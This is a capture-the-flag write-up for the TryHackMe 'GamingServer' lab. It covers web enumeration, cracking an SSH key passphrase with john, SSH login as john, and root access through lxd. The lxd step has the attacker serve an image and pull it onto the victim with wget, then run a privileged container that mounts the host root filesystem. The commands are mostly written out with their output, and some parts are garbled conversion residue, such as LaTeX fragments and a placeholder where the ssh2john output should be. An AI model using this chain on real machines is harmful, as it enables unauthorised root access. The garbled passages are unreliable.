GamingServer (TryHackMe WriteUp)



Started with Nmap scan.

We have 2 open ports.

Port 80(http):

The service scan indicates the gaming server is running Apache on port 80. The page title reads "House of danak." Further reconnaissance is needed to identify potential exploitable vulnerabilities.

Now let's go to the site and press the key combination **ctrl+u** to view the page code.

```
72 </div>
73 </div>
74 </div>
75 </body>
76 <!-- john, please add some actual content to the site! lorem ipsum is horrible to look at. -->
77 </html>
```


There was a comment to a user named **john**.

Search site directories using gobuster:

```
-(kali⊕kali)-[~]
$ gobuster dir --url http://10.10.118.249 --wordlist /usr/share/dirb/wordlists/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                http://10.10.118.249
    Method:
                               GET
                               10
    Threads:
    Wordlist:
                                /usr/share/dirb/wordlists/common.txt
    Negative Status codes:
                               404
    User Agent:
                                gobuster/3.6
    Timeout:
                                10s
Starting gobuster in directory enumeration mode
/.hta
                                       [Size: 278]
                                        [Size: 278]
/.htaccess
                                       [Size: 278]
[Size: 2762]
/.htpasswd
/index.html
                                        [Size: 33]
/robots.txt
                                       [Size: 315]
[Size: 278]
/secret
                        (Status: 403) [Size: 278]
(Status: 301) [Size: 316]
/server-status
/uploads
Progress: 4614 / 4615 (99.98%)
Finished
```


robots.txt:

There were 3 files on the page /uploads/ that I downloaded to my local machine



there which I copied to my local machine.





Use ssh2john

```
| Contact | Con
```

now I'll crack the hash

```
(kali® kali)=[~]
$ john pass.hash
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein (secretKey)
1g 0:00:00:00 DONE 2/3 (2025-10-04 05:20) 100.0g/s 94300p/s 94300c/s 94300C/s 123456..maggie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I gave the secretKey file the right permissions in a way that I had full access to read and modify the file, while all other users have no access.

```
___(kali⊛kali)-[~]
$ chmod 600 secretKey
```

```
–(kali⊕kali)-[~]
  -$ ssh −i secretKey john@10.10.118.249
The authenticity of host '10.10.118.249 (10.10.118.249)' can't be established.
ED25519 key fingerprint is SHA256:3Kz4ZAujxMQpTzzS0yLL9dLKLGmA1HJD0LAQWfmcabo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.118.249' (ED25519) to the list of known hosts Enter passphrase for key 'secretKey':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)
 * Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
 * Management:
                       https://ubuntu.com/advantage
 * Support:
  System information as of Sat Oct 4 09:25:15 UTC 2025
  System load: 0.0 Processes.
Usage of /: 41.1% of 9.78GB Users logged in: 0
IP address for ens5: 10.10.118.249
  Swap usage: 0%
0 packages can be updated.
0 updates are security updates.
Last login: Mon Jul 27 20:17:26 2020 from 10.8.5.10 john@exploitable:~$ ■
```

And get user.txt

```
Last login: Mon Jul 27 20:17:26 2020 from 10.8.5.10

john@exploitable:~$ ls
user.txt
john@exploitable:~$ cat user.txt
a5c2ff8b9c2e3d4fe9d4ff2f1a5a6e7e
john@exploitable:~$
```

Now you need to find a way to increase privileges, used the command id

```
john@exploitable:~$ id
uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
john@exploitable:~$ ■
```

The **lxd** command starts or manages the LXD container server, which is used to create, run, and administer system containers and virtual machines in Linux.

So now we need an exploit for use this command.

I found one: https://www.exploit-db.com/exploits/46978



Two steps on local mashine:

I received a file that needs to be transferred to the victim's machine.

```
OK: 9 MiB in 27 packages

(kali@kali)-[~]

$\frac{1}{5} \ls \text{ls} \text{ Music pass.hash Pictures secretKey Videos pass.hash Public Templates}
```

One option is to pick up your Apache2 and copy the file from it to the victim's machine

```
(kali⊕ kali)-[~]
$\frac{\sudo}{\sudo} cp alpine-v3.22-x86_64-20251004_0543.tar.gz /var/www/html

(kali⊕ kali)-[~]
$\frac{\sudo}{\sudo} \systemctl \start \apache2
```

Then, using the ifconfig command, you need to find out the IP of the tun0 interface (you may have a different name), then enter the following command on the victim's machine (specify the correct file name)

wget http://10.*.*.*/filename

After that, you need to execute a series of commands

```
john@exploitable:~$ ls
alpine-v3.22-x86_64-20251004_0543.tar.gz user.txt
john@exploitable:~$ lxc image import alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage
Error: open alpine-v3.13-x86_64-20210218_0139.tar.gz: no such file or directory
john@exploitable:~$ lxc image import alpine-v3.22-x86_64-20251004_0543.tar.gz --alias myimage
Image imported with fingerprint: e3fc0d0e58fc89eae47fe32d2d59263f3f95195b4976aea1a39231712d35c45c
john@exploitable:~$ lxc image list

ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
| myimage | e3fc0d0e58fc | no | alpine v3.22 (20251004_05:43) | x86_64 | 3.86MB | Oct 4, 2025 at 9:55am (UTC) |

john@exploitable:~$ lxc init myimage ignite -c security.privileged=true
Creating ignite
john@exploitable:~$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
john@exploitable:~$ lxc start ignite
john@exploitable:~$ lxc start ignite
john@exploitable:~$ lxc exec ignite /bin/sh
~ # whoami
root
```

exploit works, now let's find the flag